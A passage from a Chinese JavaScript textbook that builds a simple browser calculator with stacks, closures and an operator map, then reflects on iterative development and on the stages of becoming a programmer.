（4）一个根据当前操作符来返回中间结果和当前数值运算结果的闭包

（5）一个保存记忆结果的对象

接下来我们进一步对其进行合并和优化。

我们用两个堆栈 n 和 p 来保存操作数 a, b 和操作函数 o，需要计算的时候我们将 a, b 和 o 分别弹出并传入闭包 d，计算 d(a, b, o)的值，将该值传入堆栈 n。

算法描述如下：

```
n.push(a);
```

```
p.push(o);
n.push(b);
n.push(p.pop()(n.pop(),n.pop()));
p.push(o);
n.push(b);
......
```

以上是主体流程的算法，我们总是让系统完成计算之后显示数值栈顶的结果值。

为了实际完成计算，我们需要维护一份操作符与运算函数的映射表：

```
var opMap = {
    "+":function(a,b){return b + a},    //处理加法运算的闭包
    "-":function(a,b){return b - a},    //处理减法运算的闭包
    "*":function(a,b){return b * a},    //处理乘法运算的闭包
    "/":function(a,b){return b / a},    //处理除法运算的闭包
    "=":function(a,b){return a},        //处理最终结果
}
```

obj = {x:1, y:2}是一种 JavaScript 中常见的对象常量的形式，它可以直接作为 Hash 表，即相当于 obj.x = 1, obj.y = 2，所以上面的

```
var opMap =
{
   "+":function(a,b){return a+b},
   ......
}
```

即 opMap["+"] = function(a,b){return a+b}

关于直接将对象作为 Hash 表的话题，在本书的第 8 章会有更加详细的讨论。

我们先列出其中的基本函数，等到后面再根据整理的流程慢慢扩充。

接下来我们建立一个对象，用它来提供保存结果的域和输入缓冲。

```
//用来存储数值、操作符和输入缓存的数据结构
var oMemery = {
    numStack : [],  //存储数值
    operStack : [], //存储字符串
    inBuffer : ""   //输入显示缓存
}
```

在这里，我们定义了两个堆栈，numStack 用来存放数值，operStack 用来存放操作符。此外我们还定义了一个 inBuffer 用来保存需要显示的值。要完成计算，我们只要将数值栈顶的值传给 inBuffer 即可。

a = [ ] 是 JavaScript 中定义数组的语法之一。

我们说，JavaScript 的数组可以作为堆栈来用，因为它具有 shift/unshift、push/pop 方法，这些方法使得它拥有了后进先出（或者先进后出）的堆栈特性。

关于 JavaScript 数组的话题，在本书的第 5 章、第 8 章会有更加详细的讨论。

之所以定义 inBuffer 这样一个缓存，是因为我们需要对栈顶数值进行一些额外处理，以便正确显示格式。

接下来，是核心算法——计算表达式的闭包：

```
function doOper()   //计算表达式
{
    with(oMemery)
    {
        if(operStack.length) //如果运算符堆栈中有值
        {
            try
            {
                //取得栈顶运算符对应的操作方法
                var op = opMap[operStack.pop()];
                var args = [];

                //该方法需要提供几个操作数，可以通过检查 op.length 得到
                for(var i = 0; i < op.length; i++)
                {
                    //从数值堆栈中依次取相应的操作数进行处理
                    args.push(numStack.pop());
                }
                //在这里实际进行计算，并把计算结果重新压入堆栈
                numStack.push(op.apply(this, args));
            }
            catch(ex)
            {
                alert(ex.message);
            }
        }
        return numStack[numStack.length - 1];
    }
}
```

这里的“闭包”可以看作是特殊的函数，它描述了一种通用算法。在这个例子里，doOper 闭包（事实上严格来说应该是 doOper 被执行时生成的闭包，我们说函数调用在某些特定的情况下生成闭包，但是为了简化，我们也会直接说 doOper 闭包，后续章节中还会遇到这种情况，直到第 22 章，我们再通过深入讨论来理解闭包的本质）可以处理常规的运算操作，不论是+、–、*、/或者是其他可描述可定义的运算。同一般的方法有所区别，闭包在描述运算时将操作抽象成算子作为参数传递，而不是作为独立的运算函数来调用，这样做的好处是便于扩展，也避免了由于增加和变更需求而导致额外的程序逻辑复杂度。

闭包不是 JavaScript 特有的东西，但是学会应用闭包，的确可以最大限度地发挥 JavaScript 的自由特性和神奇魅力。关于闭包的内容，在本书的第五部分会有更详细的介绍和更多的应用范例。

在交互方面，我们提供两个外部接口分别用来接收数值和操作符：

```
function addNumber(tok)  //输入数值
{
    with(oMemery)
```

```
    {
        try
        {
            var token;
            if(tok == "\b") //如果输入的是一个退格
                token = inBuffer.slice(0,-1);    //那么把缓存中的内容去掉一个
            else
                token = inBuffer + tok.toString();  //否则接受新输入的数字
            //如果数值的第一位是小数点，显示的时候要补一个 0
            if(token.slice(0,1) == ".") token = 0 + token;
            //判断输入接收后的结果是否满足数值的格式
            if(/^([\d]+(\.)?[\d]*)?$/.test(token))
            {
                inBuffer = token;    //如果满足，则确认接受，写入缓存
            }

            return formatBuff(inBuffer);

        }
        catch(ex)
        {
            alert(ex.message);
        }
    }
}

function addOper(tok) //输入运算符
{
    with(oMemery)
    {
        try
        {
            //如果缓存中有数值，将它推入数值堆栈
            if(inBuffer != "")
                numStack.push(parseFloat(inBuffer));
            //否则从操作符堆栈中将前一个输入的操作符弹出并用当前操作符替代
            else
                operStack.pop();
            var ret = doOper();      //计算表达式
            operStack.push(tok);     //将新输入的运算符推入堆栈
            inBuffer = "";           //清空输入缓存
            return formatBuff(ret);
        }
        catch(ex)
        {
            alert(ex.message);
```

```
        }
    }
}
```

另外一个有用的函数是：

```
//格式化显示的数值，主要是为了符合计算器的习惯，比如 0 显示成 0.
function formatBuff(buf)
{
    if(buf == "")
        return "0.";
    else{
        buf = parseFloat(buf);
        return /\./.test(buf) ? buf : buf + ".";
    }
}
```

它的作用是将表示数值字符串格式化到缓冲区 inBuffer。

> 你可能注意到了/^([\d]+(\.)?[\d]*)?$/ 和 /\./之类的形式，它们是 JavaScript 中的正则表达式对象，后面跟随的 test()是 JavaScript 正则表达式提供的一个匹配方法，这两个正则表达式出现在程序中，都是用来匹配某种特定的字符串格式。
>
> 关于正则表达式的话题，在本书的第 10 章中会有更加详细的讨论。

除此以外，一个初始化函数是必须的：

```
function init()  //初始化
{
    with(oMemery)
    {
        numStack.length = 0;     //清空数值堆栈
        operStack.length = 0;    //清空操作符堆栈
        numStack.push(0);        //在数值堆栈中推入一个 0 作为栈顶
        inBuffer = "";           //清空输入缓存
        return inBuffer;         //将清空后的缓存值（实际上是空字符串""）返回
    }
}
```

最后，我们所要做的事情是用一个“控制器”将这些绑定到一起并且将接口开放给作为界面的 HTML 文件。

1.6.3 系统实现——计算器的最终实现

我们将以上内容整理成单独的 calculate.js 文件并添加必要的细节：

例 1.5 calculate.js

```
(function(){
```

```
//这里是定义一个控制器，用来对外开放计算接口
oController = {
    addNumber : addNumber,
    addOper : addOper
}
//这是符号对应的计算规则，这里采用一个闭包的对照表来处理
var opMap = {
    "+":function(a,b){return b + a},    //处理加法运算的闭包
    "-":function(a,b){return b - a},    //处理减法运算的闭包
    "*":function(a,b){return b * a},    //处理乘法运算的闭包
    "/":function(a,b){return b / a},    //处理除法运算的闭包
    "=":function(a,b){return a},        //处理最终结果
}
//用来存储数值、操作符和输入缓存的数据结构
var oMemery = {
    numStack : [],                      //存储数值
    operStack : [],                     //存储字符串
    inBuffer : ""                       //输入显示缓存
}
function init()  //初始化
{
    with(oMemery)
    {
        numStack.length = 0;            //清空数值堆栈
        operStack.length = 0;           //清空操作符堆栈
        numStack.push(0);               //在数值堆栈中推入一个 0 作为栈顶
        inBuffer = "";                  //清空输入缓存
        return inBuffer;                //将清空后的缓存值（实际上是空字符串''）返回
    }
}
function doOper()                       //计算表达式
{
    with(oMemery)
    {
        if(operStack.length)            //如果运算符堆栈中有值
        {
            try
            {
                //取得栈顶运算符对应的操作方法
                var op = opMap[operStack.pop()];
                var args = [];

                //该方法需要提供几个操作数，可以通过检查 op.length 得到
                for(var i = 0; i < op.length; i++)
                {
                    //从数值堆栈中依次取相应的操作数进行处理
```

```
                    args.push(numStack.pop());
                }
                //在这里实际进行计算，并把计算结果重新压入堆栈
                numStack.push(op.apply(this, args));
            }
            catch(ex)
            {
                alert(ex.message);
            }
        }
        return numStack[numStack.length - 1];
    }
}
//格式化显示的数值，主要是为了符合计算器的习惯，比如0显示成0.（带小数点）
function formatBuff(buf)
{
    if(buf == "")
        return "0.";
    else{
        buf = parseFloat(buf);
        return /\./.test(buf) ? buf : buf + ".";
    }
}
function addNumber(tok)  //输入数值
{
    with(oMemery)
    {
        try
        {
            var token;
            if(tok == "\b") //如果输入的是一个退格
                token = inBuffer.slice(0,-1);   //那么把缓存中的内容去掉一个
            else
                token = inBuffer + tok.toString();  //否则接受新输入的数字
            //如果数值的第一位是小数点，显示的时候要补一个0
            if(token.slice(0,1) == ".") token = 0 + token;
            //判断输入接收后的结果是否满足数值的格式
            if(/^([\d]+(\.)?[\d]*)?$/.test(token))
            {
                inBuffer = token;   //如果满足，则确认接受，写入缓存
            }

            return formatBuff(inBuffer);

        }
        catch(ex)
```

```
            {
                alert(ex.message);
            }
        }
    }
    function addOper(tok) //输入运算符
    {
        with(oMemery)
        {
            try
            {
                //如果缓存中有数值，将它推入数值堆栈
                if(inBuffer != "")
                    numStack.push(parseFloat(inBuffer));
                //否则从操作符堆栈中将前一个输入的操作符弹出用当前操作符替代
                else
                    operStack.pop();
                var ret = doOper();   //计算表达式
                operStack.push(tok);  //将新输入的运算符推入堆栈
                inBuffer = "";        //清空输入缓存
                return formatBuff(ret);
            }
            catch(ex)
            {
                alert(ex.message);
            }
        }
    }
    init(); //这里执行前面定义的初始化函数
})();
```

根据原型制作界面 calculate.html，在其中引用 calculate.js，完整的 HTML 文档如下：

例 1.5　calculate.html

```
<HTML>
<HEAD>
    <TITLE>JavaScript 计算器</TITLE>
        <style type="text/css">
        p {font-size: 12pt}
        .red {color: red;width:34}
        .red1{color:red;width:51}
        .blue {color: blue;width:34}
        </style>
    <SCRIPT LANGUAGE="JavaScript" src="calculate.js"></script>
</HEAD>
<BODY>
    <center>
```

```
<form name="calculator">
<table bgcolor="#aaaaaa" width="230">
    <tr><td>
        <table bgcolor="#cccccc" border="1">
        <tr><td>
            <table border=0 cellpadding="0">
            <tr><td bgcolor="#000080"></td></tr>
            <tr><td>
                <table width="100%" border="0">
                <tr><td colspan="6"><input type="text" readOnly name="answer"
                style="text-align:right" size="30" maxlength="30" value="0.">
                </td></tr>
                <tr><td colspan="6">
                    <table border="0" cellpadding="0">
                    <tr><td>
                    <input type="text" name="mem" size="3" maxlength="3"
                    readOnly style="background:menu"> <input type="button"
                    name="backspace" class="red1" value=" 退 格 " tok="\b"
                    onClick="this.form.answer.value = oController.addNumber
                    (this.tok);"> <input type="button" name="CE" class="red1"
                    tok="CE" value="CE" onClick="this.form. answer.value =
                    oController.doFun(this.tok)"> <input type="button" name=
                    "C" class="red1" tok="C" value="C" onClick= "this.form.
                    answer.value = oController.doFun(this.tok)">
                    </td></tr>
                    </table>
                </td></tr> <tr><td><input type="button" name="MC" class="red"
                value=" MC " tok="MC"></td>
                <td><input type="button" name="calc7" class="blue" value="7"
                tok="7" onClick="this.form.answer.value=oController.addNumber
                (this.tok)"></td>
                <td><input type="button" name="calc8" class="blue" value="8"
                tok="8" onClick="this.form.answer.value = oController.addNumber
                (this.tok)"></td>
                <td><input type="button" name="calc9" class="blue" value="9"
                tok="9" onClick="this.form.answer.value=oController.addNumber
                (this.tok)"></td>
                <td><input type="button" name="divide" class="red" value="/"
                tok="/" onClick="this.form.answer.value = oController.addOper
                (this.tok)"></td>
                <td><input type="button" name="sqrt" class="blue" value="sqrt"
                tok="sqrt" onClick="this.form.answer.value=oController.doFun
                (this.tok)"></td></tr>
                <tr><td><input type="button" name="MR" class="red" value=" MR
                " tok="MR"></td>
                <td><input type="button" name="calc4" class="blue" value="4"
```

```
tok="4" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="calc5" class="blue" value="5"
tok="5" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="calc6" class="blue" value="6"
tok="6" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="multiply" class="red" value="*"
tok="*" onClick="this.form.answer.value = oController.addOper
(this.tok)"></td>
<td><input type="button" name="percent" class="blue" value="%"
tok="%" onClick="this.form.answer.value = oController.doFun
(this.tok)"></td></tr>
<tr><td><input type="button" name="MS" class="red" value="MS"
tok="MS"></td>
<td><input type="button" name="calc1" class="blue" value="1"
tok="1" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="calc2" class="blue" value="2"
tok="2" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="calc3" class="blue" value="3"
tok="3" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="minus" class="red" value=" - "
tok="-" onClick="this.form.answer.value = oController.addOper
(this.tok)"></td>
<td><input type="button" name="recip" class="blue" value="1/x"
tok="1/x" onClick="this.form.answer.value = oController.doFun
(this.tok)"></td></tr>
<tr><td><input type="button" name="Mplus" class="red" value=
" M+ " tok="M+"></td>
<td><input type="button" name="calc0" class="blue" value="0"
tok="0" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="negate" class="blue" value="+/
-" tok="+/-" onClick="this.form.answer.value=oController.doFun
(this.tok)"></td>
<td><input type="button" name="dot" class="blue" value=" . "
tok="." onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="plus" class="red" value=" + "
tok="+" onClick="this.form.answer.value = oController.addOper
(this.tok)"></td>
<td><input type="button" name="equal" class="red" value=" = "
```

```
                    tok="=" onClick="this.form.answer.value = oController.addOper
                    (this.tok)"></td></tr>
                    </table>
                </td></tr>
                </table>
            </td></tr>
            </table>
        </td></tr>
        </table>
    </form>
</center>
</BODY>
</HTML>
```

至此我们已经有了一个计算器的模型并且实现了基本的四则运算功能需求。接下来我们需要扩展一些功能函数和接口，以实现其他必要的功能。

首先是扩充操作符与运算函数的映射表：

```
//这是符号对应的计算规则，这里采用一个闭包的对照表来处理
var opMap = {
    "+":function(a,b){return b + a},    //处理加法运算的闭包
    "-":function(a,b){return b - a},    //处理减法运算的闭包
    "*":function(a,b){return b * a},    //处理乘法运算的闭包
    "/":function(a,b){return b / a},    //处理除法运算的闭包
    "=":function(a,b){return a},                    //处理最终结果
    "C":init,                                       //清零
    "CE":init,                                      //清零
    "sqrt":function(a){return Math.sqrt(a)},        //计算开方
    "1/x":function(a){return 1/a},                  //计算倒数
    "%":function(a){return a/100},                  //求余数
    "+/-":function(a){return -a},                   //正负号
    "MS":function(a){memery = a; return a},         //记忆
    "M+":function(a){memery += a; return a},        //累加记忆
    "MR":function(a){return memery},                //从记忆中读取
    "MC":function(a){memery = 0; return a}          //清除记忆
}
```

后续添加的几个函数用来处理当前数值，所以我们添加一个额外的外部接口用来处理这些函数：

```
function doFun(tok) //处理函数
{
    with(oMemery)
    {
        try{
            //假如是一些函数如 sqrt
            var fun = opMap[tok];
            //如果输入缓存无内容
```

```
            if(inBuffer == "")
                inBuffer = numStack.pop(); //从数值堆栈中取数
            else
                operStack.push(tok);    //否则将函数推入操作符堆栈

            //计算函数调用结果并放入数值堆栈
            numStack.push(fun(parseFloat(inBuffer)));

            inBuffer = ""; //清空缓存

            return formatBuff(numStack[numStack.length - 1]);
        }
        catch(ex){
            alert(ex.message);
        }
    }
}
```

doFun 是一个新的闭包，它的作用是接收那些需要对数值进行直接处理的函数并返回处理结果。我们通过改写控制器开放这个新接口：

```
//这里是定义一个控制器，用来对外开放计算接口
oController = {
    addNumber : addNumber,
    addOper : addOper,
    doFun : doFun
}
```

并且在界面上的几个相关按钮中调用这个接口，以实现相应的功能。

```
onClick="this.form.answer.value = oController.doFun(this.tok)"
```

至此为止，我们实现了 JavaScript 计算器的主体功能，接下来要扩展剩余的记忆功能，这对我们来说是轻车熟路的事情：

先添加一个额外的“记忆”变量：

```
var memery = 0;
```

然后在运算函数映射表里添加下列各项：

```
"MS":function(a){memery = a; return a},
"M+":function(a){memery += a; return a},
"MR":function(a){return memery},
"MC":function(a){memery = 0; return a}
```

接着在界面上的几个相关按钮处添加相同的 oController.doFun 调用。为了改善易用性，我们也用一段小脚本在记忆数值之后，从界面上进行显示。

最终的页面代码如下：

```
<HTML>
<HEAD>
```

```
    <TITLE>JavaScript 计算器</TITLE>
        <style type="text/css">
        p {font-size: 12pt}
        .red {color: red;width:34}
        .redl{color:red;width:51}
        .blue {color: blue;width:34}
        </style>
    <SCRIPT LANGUAGE="JavaScript" src="calculate.js"></script>
</HEAD>
<BODY>
    <center>
        <form name="calculator">
        <table bgcolor="#aaaaaa" width="230">
            <tr><td>
                <table bgcolor="#cccccc" border="1">
                <tr><td>
                    <table border=0 cellpadding="0">
                    <tr><td bgcolor="#000080"></td></tr>
                    <tr><td>
                        <table width="100%" border="0">
                        <tr><td colspan="6"><input type="text" readOnly name="answer"
                        style="text-align:right" size="30" maxlength="30" value=
                        "0."></td></tr>
                        <tr><td colspan="6">
                            <table border="0" cellpadding="0">
                            <tr><td>
                            <input type="text" name="mem" size="3" maxlength="3"
                            style="text-align:center" readOnly style="background:menu">
                            <input type="button" name="backspace" class="redl" value="
                            退格" tok="\b" onClick="this.form.answer.value = oController.
                            addNumber(this.tok);"> <input type="button" name="CE"
                            class="redl" tok="CE" value="CE" onClick="this.form.
                            answer.value = oController.doFun(this.tok)"> <input
                            type="button" name="C" class="redl" tok="C" value="C"
                            onClick="this.form.answer.value = oController.doFun
                            (this.tok)">

                            </td></tr>
                            </table>
                        </td></tr>
                        <tr><td><input type="button" name="MC" class="red" value="MC"
                        tok="MC" onClick="this.form.answer.value = oController.doFun
                        (this.tok);this.form.mem. value='';"></td>
                        <td><input type="button" name="calc7" class="blue" value="7"
                        tok="7" onClick="this.form.answer.value = oController.addNumber
                        (this.tok)"></td>
```

```
<td><input type="button" name="calc8" class="blue" value="8"
tok="8" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="calc9" class="blue" value="9"
tok="9" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="divide" class="red" value="/"
tok="/" onClick="this.form.answer.value = oController.addOper
(this.tok)"></td>
<td><input type="button" name="sqrt" class="blue" value="sqrt"
tok="sqrt" onClick="this.form.answer.value=oController.doFun
(this.tok)"></td></tr>
<tr><td><input type="button" name="MR" class="red" value="MR"
tok="MR" onClick="this.form.answer.value = oController.doFun
(this.tok);"></td>
<td><input type="button" name="calc4" class="blue" value="4"
tok="4" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="calc5" class="blue" value="5"
tok="5" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="calc6" class="blue" value="6"
tok="6" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="multiply" class="red" value="*"
tok="*" onClick="this.form.answer.value = oController.addOper
(this.tok)"></td>
<td><input type="button" name="percent" class="blue" value="%"
tok="%" onClick="this.form.answer.value = oController.doFun
(this.tok)"></td></tr>
<tr><td><input type="button" name="MS" class="red" value="MS"
tok="MS" onClick="this.form.answer.value = oController.doFun
(this.tok);this.form.mem. value='M';"></td>
<td><input type="button" name="calc1" class="blue" value="1"
tok="1" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="calc2" class="blue" value="2"
tok="2" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="calc3" class="blue" value="3"
tok="3" onClick="this.form.answer.value=oController.addNumber
(this.tok)"></td>
<td><input type="button" name="minus" class="red" value=" - "
tok="-" onClick="this.form.answer.value = oController.addOper
(this.tok)"></td>
<td><input type="button" name="recip" class="blue" value="1/x"
```

```
                    tok="1/x" onClick="this.form.answer.value = oController.doFun
                    (this.tok)"></td></tr>
                    <tr><td><input type="button" name="Mplus" class="red" value=
                    " M+ " tok="M+" onClick="this.form.answer.value = oController.doFun
                    (this.tok);this.form.mem. value='M';"></td>
                    <td><input type="button" name="calc0" class="blue" value="0"
                    tok="0" onClick="this.form.answer.value = oController.addNumber
                    (this.tok)"></td>
                    <td><input type="button" name="negate" class="blue" value="+/
                    - " tok="+/-" onClick="this.form.answer.value = oController.doFun
                    (this.tok)"></td>
                    <td><input type="button" name="dot" class="blue" value=" . "
                    tok="." onClick="this.form.answer.value = oController.addNumber
                    (this.tok)"></td>
                    <td><input type="button" name="plus" class="red" value=" + "
                    tok="+" onClick="this.form.answer.value = oController.addOper
                    (this.tok)"></td>
                    <td><input type="button" name="equal" class="red" value=" = "
                    tok="=" onClick="this.form.answer.value = oController.addOper
                    (this.tok)"></td>
                    </tr>
                    </table>
                </td></tr>
                </table>
            </td></tr>
            </table>
        </form>
    </center>
</BODY>
</HTML>
```

至此我们基本上完成计算器的所有功能，calculate.js 的具体内容限于篇幅这里就不再列出了，在本书附带的光盘中有例子的完整源代码。

1.6.4 持续改进——迭代的软件开发过程

开发完成之后，事情并没有结束，首要任务是要仔细检查和排除系统缺陷，其次是检查需求的符合程度，以评估是否达到用户目前的期望，接着是展望未来，让用户了解这个程序在将来能够达到一个怎样的程度，适当提高用户的期望，让合作进行下去，使产品得到持续的改进。

通过对产品的检查，我们发现，7、8 两个可靠性需求并没有在之前的开发中得到实现。实际上，作为计算器，在数学运算的过程中有一些情况下必然返回异常的结果，例如以 0 作为除数，或者是试图计算一个负数的平方根。测试之前完成的功能，我们很容易发现前者返回 Infinity.而后者返回 NaN.。很显然这两个状态下的数据是非常规的，继续运算将得不到可靠的结果，所以在程序方面应当控制当前数值

处于以上两个状态时，阻止运算的继续进行，直到用户手工清除并恢复状态为止。

我们为程序增加三个异常处理函数：

```
//检测计算中出现的数字异常，若有，返回给控制器进行处理
function errorState()
{
    with(oMemery)
    {
        var n = numStack[numStack.length - 1];

        return n == Infinity || isNaN(n);
    }
}
//若出现异常，这个函数提供出现异常时的数值结果（数值堆栈顶的值）
function errorResult()
{
    with(oMemery)
    {
        return formatBuff(numStack[numStack.length - 1]);
    }
}
//清除异常并从错误中恢复
function cleanError()
{
    with(oMemery)
    {
        numStack[numStack.length - 1] = 0;
    }
}
```

分别返回异常状态、异常结果以及从异常中恢复。

接着我们在开放接口中为处理方法添加异常拦截器，修改 oController 接口如下：

```
//这里是定义一个控制器，用来对外开放计算接口和拦截计算中出现的异常
oController = {
    addNumber:function(tok){if(errorState())returnerrorResult();elsereturnaddNumber(tok)},
    addOper : function(tok){if(errorState()) return errorResult(); else return addOper(tok)},
    doFun : function(tok){if(errorState()) {return errorResult();} else return doFun(tok)},
    cleanError : cleanError
}
```

然后我们对页面按钮事件稍加修改，让“CE”按钮实现从异常中恢复的功能：

```
<input type="button" name="CE" class="redl" tok="CE" value="CE" onClick="oController.
cleanError();this.form.answer.value = oController.doFun(this.tok)">
```

这样，我们对 JavaScript 计算器的可靠性改进就已经完成。

最后，我们回头来审视我们实现的计算器，以确认它确实实现了用户预期的功能。我们注意到对需求6提出的精度范围的要求没有作特别的处理，事实上这一块仍然存在有改进的空间。

我们此时之所以不处理需求 6 是因为我们现在认为 JavaScript 对数值运算的精度和范围都是可靠的。在稍后的一些章节里，我们会慢慢了解到，这种可靠是相当有限的，在很多情况下，我们依然需要对 JavaScript 数值计算格外谨慎，必要时进行一些人工的修正。

现在我们可以宣称 JavaScript 计算器 V1.0 Beta 版成功发布，然后等待用户作进一步的 Beta 测试。我们确信在不久的将来，JavaScript 计算器 V1.0 正式版即可成功面世。当然事情到此并没有结束，同 Windows 自带的计算器相比较，我们仅仅实现了它的简易模式，也许在下一个版本里，我们将要实现计算器高级版的部分或者全部功能，当然，对于熟悉了整个项目过程的我们来说，这样的升级，只是按部就班的迭代了。

这个版本的计算器功能还十分简陋，它不支持运算优先级和括号，也不支持其他复杂的函数和单位换算，而这些功能在我们现有的架构上很容易得到扩展。回顾我们的架构，良好的设计使得增加同类型的处理函数并不会增加系统的逻辑复杂度，例如支持乘除运算并不比支持加减运算引入了更多的复杂度，即使将来要支持乘方运算也轻而易举。稍稍复杂一点的是增加判定运算优先级的“科学计算”功能，但是实际上这个功能也可以通过重构对堆栈的处理方式简单地实现。

至此我们顺利完成了第一个完整的 JavaScript 应用程序，在后续的章节里我们会陆续提到和详细分析它的各个模块所采用的 JavaScript 特性，并且利用一些机会对它进行版本升级。而在本节里，熟悉 JavaScript 软件创作的过程和设计方法比理解 JavaScript 代码本身更为重要。

1.7 学习和使用 JavaScript 的几点建议

在本节里，我们正式开始接触“道”的本质。

通读本书完成学业之前，迫切需要做的一件事情是，冷静下来思考如何学习和使用 JavaScript。真正掌握有效的学习方法，是提高学习效率和改进学习效果的重要途径。学习效率和学习效果则直接影响到对 JavaScript 本质的掌握程度，从而决定 JavaScript 在你手中能够发挥出来的威力。

就像武侠小说中描述的那样，决定一个人武功强弱，不仅看招式，更为重要的是看内功。即使是普普通通的招式，在内功练到炉火纯青的高手手中，也会发挥出极大的威力。JavaScript 的学习也是这样。希望本书不仅仅教会你众多的 JavaScript “招式”，也能成为帮助你修炼程序设计“内功”的秘籍。

1.7.1 像程序员一样地思考——程序员的四个境界

随着软件技术不断发展，从事软件行业的人员日渐增多。你发现身边多了这么一群人，他们有的西装革履，有的穿着随意，有的不苟言笑，有的风趣幽默，有的博学多才，有的质朴木讷，唯一的共同点是，他们的名片上都印着“程序员”这样的字。

现在大街上所谓的“程序员”是如此之多，他们中有真正的高手，也有只会写几行蹩脚代码的滥竽充数者。在这里我无意贬低程序员同僚，只是想通过我的经验说明什么样的人才是真正的程序员。

程序员是怎样炼成的？

一些人认为，掌握一门计算机语言，会编写几行代码并且能够让这些代码在计算机上运行起来的人，就可以称为程序员。事实上，软件行业里，要成为真正意义上的程序员，对得起 programmer 这个称号，还是要花费一番功夫的。

在成为程序员的道路上，要经历四个坎坷，让我们用四个境界来标明他们。

第一境界，就是前面所说的，掌握一门或者几门编程语言，会模仿例子来实现程序代码，并且让代码在计算机系统中运行起来。达到这个境界人，还不能算是真正意义上的程序员，而仅仅是掌握了一种或者几种工具的工匠，他们中的熟练者能够快速模仿现成的例子，以实现自己或者用户需要的软件模块。

非常遗憾，许多“程序员”仅仅达到第一个境界，他们根据手中的文档和参考资料，通过“模仿”来完成工作，他们实现的程序只是无数个前人已经实现过的代码的翻版组合，虽然其中的熟练者以快速高效率完成任务著称，然而他们的作品中毫无新意，日复一日地重复代码，罕有任何可以称之为“创新”的东西。

第一境界的特质是对语言工具的掌握，在这个境界的高手，会强调自己对语言如何如何熟练，因此这个境界可以用“知器”来表示。

第二境界里，我们要学习的是分解问题和推理的技巧，学会用逻辑的语言来精确地表达一个命题。在这个境界里，软件工作者掌握的是一种分析具体事物的方法，他们不再一味地模仿，而是开始对一个又一个具体问题进行思考并尝试用自己的方法来更好地解决。

在这个层次里的“程序员”开始关注解决问题的思路，并且关注分析和推理的数学技巧，他们中的优秀者熟知各种算法善用各种各样的命题推理来分析并解决问题。他们同样善于借鉴前人的例子，但是往往能够根据问题的特点进行有效的改进，并且能够在尝试改进的过程中得到创新的成就感和新的经验。在这个层次里的人，对语言工具的认识比第一境界更加深刻，他们是真正知道如何利用手中语言工具的特点更好地解决问题的人。但是他们并不会强调自己对于语言如何熟悉，也不再热衷于宣扬掌握如何如何多的语言，在他们眼里，语言仅仅是一种工具而已，真正重要的是分析问题的方法。

第二境界的特质是对具体问题的分析，在这个境界的高手，往往善于从具体问题中分析出合理有效的解决方法。因此这个境界用“格物”来表示。

第二境界里有真正对如何用程序来解决问题经验丰富的人，这些人能够出色地胜任编码工作，因此我们称他们为 Coder，或者初级程序员。

第三境界里，我们要学习的是抽象思维和找出事物表象后面的规律。在这个境界里，软件工作者不再针对一件一件具体的事物来分析，而是尝试理解事物表象下的本质。在这个层次里的人，开始关注事物的共性，并且逐渐掌握归纳和总结的方法。“模式”开始出现在他们的头脑里。

“设计模式”是软件领域的“三十六计”，是经过抽象总结而归纳出来的真正的思想精华。第三个境界的软件工作者开始接触并且理解“模式”，学会灵活运用模式和抽象思维来解决“某一类”问题。与表象相比，他们更关注的事物的本质，他们的代码里充满思想和对事物规律的深刻认识，他们熟知各种类型问题的特点和解决技巧。对事物本质规律的认识使他们不再依赖于语言工具，任何一种熟悉或者陌生的程序设计语言在他们的手中都能够发挥到极致，完美地解决问题。

第三境界的特质是对事物本质规律的认识，在这个境界的高手，往往能够快速地抽象出问题的本质，

从而用最合适的方法来解决问题。这个境界我用“明理”来表示。

达到第三境界的程序员，是天生的设计师，他们对问题本质的领悟能力帮助他们用优美简洁的代码来解决问题，他们的代码中充满设计思想。他们是真正能够享受到程序设计的艺术魅力并且充满成就感的一群人。

> 第三境界里的程序员真正当得起 Programmer 称号，他们在外人眼里看起来是天生的设计师、艺术家和技术牛人，他们是为软件创作而生的。

前面说到了三个境界，层层深入，并且第三个境界的程序员已经当之无愧地成为软件领域的专家领袖，然而，“程序员”是否只有以上三个境界了呢？答案是否定的。在这三个境界之上，依然存在有——

第四个境界

第三境界程序员中的极优秀者，并不满足于专家的地位和高薪，他们开始向第四境界艰难地前进。第四境界是程序设计领域的最高境界，要达到这个境界，只需要掌握一样东西，然而这个东西并不是寻常之物，而是许多人穷尽一生也无法得到的，这个世界最为深邃的秘密。

> 自古以来，有这样一群僧人，他们遵守戒律，不吃肉，不喝酒，整日诵经念佛，而与其他和尚不同的是，他们往往几十年坐着不动，甚至有的鞭打折磨自己的身体，痛苦不堪却依然故我。
>
> 有这样一群习武者，经过多年磨练，武艺已十分高强，但他们却更为努力地练习，坚持不辍。
>
> 有这样一群读书人，他们有的已经学富五车，甚至功成名就，却依然日夜苦读，不论寒暑。
>
> 他们并不是精神错乱，平白无故给自己找麻烦的白痴，如此苦心苦行，只是为了寻找一样东西。
>
> 传说这个世界上存在着一种神奇的东西，它无影无形，却又无处不在，轻若无物，却又重如泰山，如果能够获知这样东西，就能够了解这个世界上的所有的奥秘，看透所有伪装，通晓所有知识，天下万物皆可归于掌握！
>
> 这并不是传说，而是客观存在的事实。
>
> 引自《明朝的那些事儿》 作者：当年明月

这样的东西，叫做“道”。

> 静寂虚无中有奥秘，不静不动，乃程序之源，无以名之，故曰：程序设计之道。若道至大，则操作系统至大；若操作系统至大，编译程序亦然；若编译程序至大，应用程序亦复如是。是以用者大悦，世之和谐存焉。
>
